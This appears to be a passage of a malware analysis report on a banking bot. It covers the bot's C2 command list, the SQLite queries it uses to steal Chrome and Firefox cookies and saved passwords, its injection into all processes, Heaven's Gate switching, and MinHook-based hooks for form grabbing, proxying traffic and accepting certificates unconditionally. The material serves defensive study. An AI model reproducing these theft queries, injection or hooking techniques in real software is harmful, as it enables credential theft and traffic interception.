
```
if ( GetClipboardOwner() != hWnd )
{
  v7 = OpenClipboard(hWnd);
  if ( !is_equal_7(v7, 0) )
  {
    v8 = GetClipboardData(1u);
    if ( v8 )
    {
      v9 = v8;
      v13 = (const CHAR *)GlobalLock(v8);
      if ( is_equal_5((int)v13, 0) )
      {
        sub_1000E630(*(_DWORD *)(v5 + 4), 0, 0);
      }
      else
      {
        v14 = (CHAR *)sub_100145A0(v13);
        if ( !(sub_1002A3C0(v14, 0) & 1) )
        {
          sub_10014640(v14);
          v10 = lstrlenA(v14);
          sub_1000E630(*(_DWORD *)(v5 + 4), v14, v10 + 1);
          HeapFree(hHeap, 0, v14);
        }
      }
      GlobalUnlock(v9);
    }
    CloseClipboard();
  }
}
```

Commands: implementation

One of the threads runs a continuous parsing and executing of the commands received from the C2 server.

```
10016910 mov     ecx, edi
10016912 lea     edx, [ebp+var_14]
10016915 call    parse_commands
1001691A mov     ecx, [ebp+var_14]
```

The received command is compared with the hardcoded one, and when the match is found, a particular function is executed.



The complete list embedded in the module is given below:

- `user_execute`
- `bot_uninstall`
- `user_cookies_get`
- `user_cookies_remove`
- `user_passwords_get`
- `user_files_get`
- `user_url_block`
- `user_url_unblock`

The supported list covers the commands described in the User manual, yet, it contains some additional ones, such as fetching files, and passwords. It suggests that the authors keep extending the functionality of the bot.

Detailed explanation of the stealing implementation is described in the further paragraph stealer functionality.

user_cookies_get

This command is responsible for searching databases where cookies of particular browsers are stored, opening them, and extracting content by SQLite queries. The following queries are used:

```
select `host`, `name`, `value`, `path`, `expiry`, `isSecure`, `isHttpOnly`,
`sameSite` from `moz_cookies`


select `host_key`, `name`, `encrypted_value`, `samesite`, `path`, `expires_utc`,
`is_secure`, `is_httponly` from `cookies`
```

The analyzed version of the bot searches for cookies from two browsers: Chrome and Firefox.

user_passwords_get

Execution of this command triggers stealing passwords saved in the attacked browsers. Currently only Chrome is supported. The following query are executed:

```
select `origin_url`, `username_value`, `password_value` FROM logins
```

user_files_get

Execution of this command triggers the operation of searching and uploading documents of the victim (.txt, .docx, .xls, wallet.dat).

Hooks - code analysis

The overview of the installed hooks was presented in the **behavioral analysis**, section **Implants**.

As it was mentioned, almost every process in the system was hooked: `ntdll.NtCreateUserProcess` and `user32.TranslateMessage` were affected.

In browser processes (`iexplore.exe`, `chrome.exe`) we could find additional hooks installed: `ntdll.NtDeviceIoControlFile` and `crypt32.CertGetCertificateChain`, `crypt32.CertVerifyCertificateChainPolicy`.

In `firefox.exe` only the additional hook in ntdll was applied (`ntdll.NtDeviceIoControlFile`).

Let's connect those observables with the code within the bot that was responsible for installing them. First, the function (RVA `0x2D81B` in the analyzed bot32) is responsible for collecting the APIs to be hooked. We can find out how different processes are affected.

In all the processes:

- `ntdll.dll`
  - `NtCreateUserProcess` -> `bot32.write_payl_into_process`
- `user32.dll`
  - `TranslateMessage`-> `bot32.grab_forms_and_screenshot`

Depending on Windows version, it may also install:

- `ntdll.dll`
  - `NtCreateThread` -> `bot32.write_payl_into_process_v2`

In firefox.exe, chrome.exe, iexplore.exe

- `ntdll.dll`
  - `Nt/ZwDeviceIoControlFile` -> `bot32.pass_trafic_through_local_proxy`

In chrome.exe, iexplore.exe

- `crypt32.dll`
  - `CertGetCertificateChain` -> `accept_cert_unconditionaly1`
  - `CertVerifyCertificateChainPolicy` -> `accept_cert_unconditionaly2`

The details on the hooks functionality will be explained in the further paragraph.

The injector and the hooking engine

Initialization

One of the threads run in the main function of the bot is responsible for continuous monitoring of the processes.

```
100318F0 add     esp, 4
100318F3 push    esi
100318F4 call    thread_make_injections
100318F9 add     esp, 4
```

If the current module is 32 bit, and runs on a 64 bit system as Wow64, in order to make injections into 64 bit processes one more module is used: `64_gate32.dll`. This DLL was presented briefly in section “modules for 64 bit system”. It is an additional DLL of the malware, manually loaded into the current process.

```
1002EB77 push    0FFFFFFFFh
1002EB79 call    is_wow64
1002EB7E add     esp, 4
1002EB81 test    al, al
1002EB83 jz      short loc_1002EBAF
```

```
1002EB85 push    0Ch
1002EB87 call    j_alloc_heap
1002EB8C add     esp, 4
1002EB8F mov     edi, eax
1002EB91 mov     ecx, edi
1002EB93 call    to_heap_alloc
1002EB98 mov     dword_100A19E0, edi
1002EB9E push    edi
1002EB9F call    to_load_dropped
1002EBA4 add     esp, 4
```


Just as the name suggests, this 32-bit DLL enables an access to 64-bit environment, using the Heaven's Gate technique. Below - fragment of the DLL's code calling the "Heaven's Gate" in order to switch to 64-bit mode:

```
05E910AC movlpd  [ebp+var_34], xmm0
05E910B1 mov     [ebp+var_2C], eax
05E910B4 mov     [ebp+var_28], edx
05E910B7 mov     [ebp+var_4], esp
05E910BA and     esp, 0FFFFFFF0h
05E910BD push    33h             ; the segment selector 0x33 (for 64 bit mode)
05E910BF call    $+5
05E910C4 add     [esp+50h+var_50], 5
05E910C8 retf                    ; enter 64 bit mode
05E910C8 X64Call endp ; sp-analysis failed
05E910C8
```

This DLL exports a simple API, with self-explanatory names:


- `CmpMem64` - compare 64-bit memory
- `GetMem64` - get 64-bit memory
- `GetTEB64` - get 64-bit TEB (Thread Environment Block)
- `X64Call` - perform a 64-bit call

Those functions are being called whenever any access to a 64-bit environment is required.



The example shows the function GetTEB64 being fetched from the manually loaded DLL, and then called.

If preparation of the injection engine was successful, the malware enters into a function that enumerates running processes and performs the injection.



The injecting loop

The injecting function starts by taking a snapshot of all running processes, using `CreateToolhelp32Snapshot`, and then walks through it.

It injects the current module (main bot) into all accessible processes, except for Microsoft Edge. When the injection into `explorer.exe` has failed, information about it will be appended to the report that is later sent to the C2.

```
1002F11F mov     ecx, [ebp+var_250]
1002F125 mov     edx, ebx
1002F127 call    inject_into_remote_process
1002F12C test    al, al
1002F12E jnz     inject_ok
```

```
1002F134 sub     esp, 1Ch
1002F137 mov     edi, esp
1002F139 push    0Dh
1002F13B push    edi
1002F13C push    offset explorer_exe_str ; "explorer.exe"
1002F141 call    decode_wstring
1002F146 add     esp, 0Ch
1002F149 push    edi
1002F14A lea     eax, [ebp+var_234]
1002F150 push    eax
1002F151 call    sub_100040E0
1002F156 add     esp, 8
1002F159 test    eax, eax
1002F15B jz      short inject_ok
```

```
1002F15D push    eax
1002F15E sub     esp, 18h
1002F161 mov     edi, esp
1002F163 push    1Ah
1002F165 push    edi
1002F166 push    offset unk_1009C630 ; "Can't inject to explorer."
1002F16B call    decode_cstring
```

Although the injected payload is the same PE as the current module, yet it's execution flow will be different. It is because its execution will start from a different Entry Point.


```
1002F37E
1002F37E loc_1002F37E:
1002F37E call    get_process_name
1002F383 mov     ecx, offset implant_main_func_v1
1002F388 sub     ecx, [eax+498h] ; substract ImgBase
```

Fetching the new Entry Point for the implant

The function at the new Entry Point is the one responsible for installing hooks inside the process where the implant was injected.

The implant's main function

As mentioned in the previous paragraph, the installation of the API hooks is performed by the implanted copy of the bot, with an alternative Entry Point.



The function at the Entry Point for the implant has three blocks representing the three phases: initialization, main actions, and the exit.

As before, the execution starts with the initialization function. Then there is a call into a single function responsible for deploying the main actions. Among few other actions, it is responsible for hooking the API of the DLLs loaded in the current process.

The API hooking function is run as first.

```
1002D714 implant_actions proc near
1002D714
1002D714 var_32= byte ptr -32h
1002D714 var_18= byte ptr -18h
1002D714
1002D714 push    ebp
1002D715 mov     ebp, esp
1002D717 push    ebx
1002D718 push    edi
1002D719 push    esi
1002D71A sub     esp, 28h
1002D71D call    select_and_apply_hooks
1002D722 xor     edi, edi
1002D724 push    0A0733D4h
1002D729 push    edi
1002D72A call    load_func_by_checksum ; kernel32.CreateThread #234
1002D72F add     esp, 8
1002D732 push    edi
1002D733 push    edi
1002D734 push    edi
1002D735 push    offset communicate_with_local_server
1002D73A push    edi
1002D73B push    edi
1002D73C call    eax             ; kernel32.CreateThread
```

Then, the bot deploys a thread responsible for communicating with the local server, run in the main component implanted in `msiexec`.

The implant checks if it has been installed in the `explorer.exe` - and if so, it reports about it ("`Inject to explorer success.`").

```
1002D73E call    get_process_name
1002D743 mov     esi, eax
1002D745 lea     ebx, [ebp+var_32]
1002D748 add     esi, 26Ch
1002D74E push    0Dh
1002D750 push    ebx
1002D751 push    offset explorer_exe_str ; "explorer.exe"
1002D756 call    decode_wstring
1002D75B add     esp, 0Ch
1002D75E push    ebx
1002D75F push    esi
1002D760 call    compare_strings
1002D765 add     esp, 8
1002D768 test    eax, eax
1002D76A jz      short skip
```

```
1002D76C push    eax
1002D76D sub     esp, 18h
1002D770 mov     ebx, esp
1002D772 call    sub_1004FF60
1002D777 push    eax
1002D778 push    ebx
1002D779 push    offset unk_1009C3E0 ; "Inject to explorer success."
1002D77E call    decode_cstring
1002D783 add     esp, 0Ch
1002D786 lea     esi, [ebp+var_18]
1002D789 mov     ecx, esi
1002D78B push    ebx
1002D78C call    sub_100949B8
1002D791 call    sub_10033C20
1002D796 push    edi
1002D797 push    esi
1002D798 push    edi
1002D799 push    edi
1002D79A push    eax
1002D79B call    to_append_to_the_report
1002D7A0 add     esp, 14h
```

This report is then being sent to the C2. Although all the accessible processes (except Edge) are being injected, only the injection into explorer is being reported.

Another condition that is checked inside the same function, is, if the implant runs inside `iexplore.exe` - if so, it may deploy an additional thread for deleting URL cache.

Yet, the most important and interesting function that is being deployed, is the hooking ability.

The hooking process

Depending on which process the implant is running, the different hooks will be selected to apply.

The addresses of the functions to be hooked are retrieved in a typical way - by calling `GetModuleHandleW` + `GetProcAddress`. Thanks to this, we can easily follow what functions are being hooked in particular cases.

```
1002D8A2 call    load_func_by_checksum ; kernel32.GetProcAddress #671
1002D8A7 add     esp, 8
1002D8AA mov     edi, eax
1002D8AC sub     esp, 14h
1002D8AF mov     esi, esp
1002D8B1 call    sub_1003E7E0
1002D8B6 push    eax
1002D8B7 push    esi
1002D8B8 push    offset unk_1009C420 ; "NtCreateUserProcess"
1002D8BD call    decode_cstring
1002D8C2 add     esp, 0Ch
1002D8C5 push    esi
1002D8C6 mov     [ebp+var_10], ebx
1002D8C9 push    ebx
1002D8CA call    edi             ; call kernel32.GetProcAddress
1002D8CC mov     edi, eax
1002D8CE xor     eax, eax
1002D8D0 mov     _NtCreateUserProcess, edi
1002D8D6 push    eax
1002D8D7 push    edi
1002D8D8 call    is_equal_28
1002D8DD add     esp, 8
1002D8E0 test    al, 1
1002D8E2 jnz     short loc_1002D8F7
```

```
1002D8E4 push    offset NtCreateUserProcess_trampoline_ptr
1002D8E9 push    offset write_payl_into_process
1002D8EE push    edi             ; NtCreateUserProcess
1002D8EF call    MH_CreateHook
1002D8F4 add     esp, 0Ch
```

The function writing hooks takes 3 arguments: the original function (target to be hooked), the intercepting function, and the trampoline function (which redirects back to the original function that is being intercepted) - just like the function MH_CreateHook from MiniHooks library which artifacts we noticed in the former part of this analysis:

```
    // Creates a Hook for the specified target function, in disabled state.
    // Parameters:
    //   pTarget    [in]  A pointer to the target function, which will be
    //                    overridden by the detour function.
    //   pDetour    [in]  A pointer to the detour function, which will
override
    //                    the target function.
    //   ppOriginal [out] A pointer to the trampoline function, which will be
    //                    used to call the original target function.
    //                    This parameter can be NULL.
```

```
    MH_STATUS WINAPI MH_CreateHook(LPVOID pTarget, LPVOID pDetour, LPVOID
*ppOriginal);
```

The hooking is not done by an atomic write. Instead, in order to avoid concurrency issues, the hooking function first suspends all the other threads of the current process. After the hook is set, the threads are resumed.


```
10022BA2 loc_10022BA2:
10022BA2 lea     ebx, [ebp+var_18]
10022BA5 mov     edx, edi
10022BA7 mov     ecx, ebx
10022BA9 push    1
10022BAB call    Freeze          ; suspend all other threads
10022BB0 add     esp, 4
10022BB3 mov     ecx, edi
10022BB5 mov     edx, esi
10022BB7 call    EnableHookLL    ; write hook and flush
10022BBC mov     ecx, ebx
10022BBE mov     edi, eax
10022BC0 call    Unfreeze        ; resume all other threads
```

This model: `suspending -> hooking -> resuming` is also typical for the MinHook library (example: functions `Freeze` and `Unfreeze` from MinHook are responsible for suspending and resuming threads.

Reporting to the main component

After the hooking is done, the malware establishes the connection to the local server, that is run by the main instance of the malware (implanted in `msiexec`). The connection is made to send the information recorded via hooks to the central component.

Example: a captured screenshot (JPG) being sent via local socket:



It also ensures that the main instance is alive. In case if it has terminated, all the hooks are being removed.

```
1002DE44 to_disable_hooks proc near
1002DE44 push    ebp
1002DE45 mov     ebp, esp
1002DE47 push    esi
1002DE48 mov     esi, _TranslateMessage
1002DE4E push    0
1002DE50 push    esi
1002DE51 call    is_equal_0
1002DE56 add     esp, 8
1002DE59 test    al, 1
1002DE5B jnz     short loc_1002DE66
```

```
1002DE5D push    esi
1002DE5E call    MH_DisableHook
1002DE63 add     esp, 4
```

```
1002DE66
1002DE66 loc_1002DE66:
1002DE66 mov     eax, _ZwDeviceIoControlFile
1002DE6B test    eax, eax
1002DE6D jz      short loc_1002DE78
```

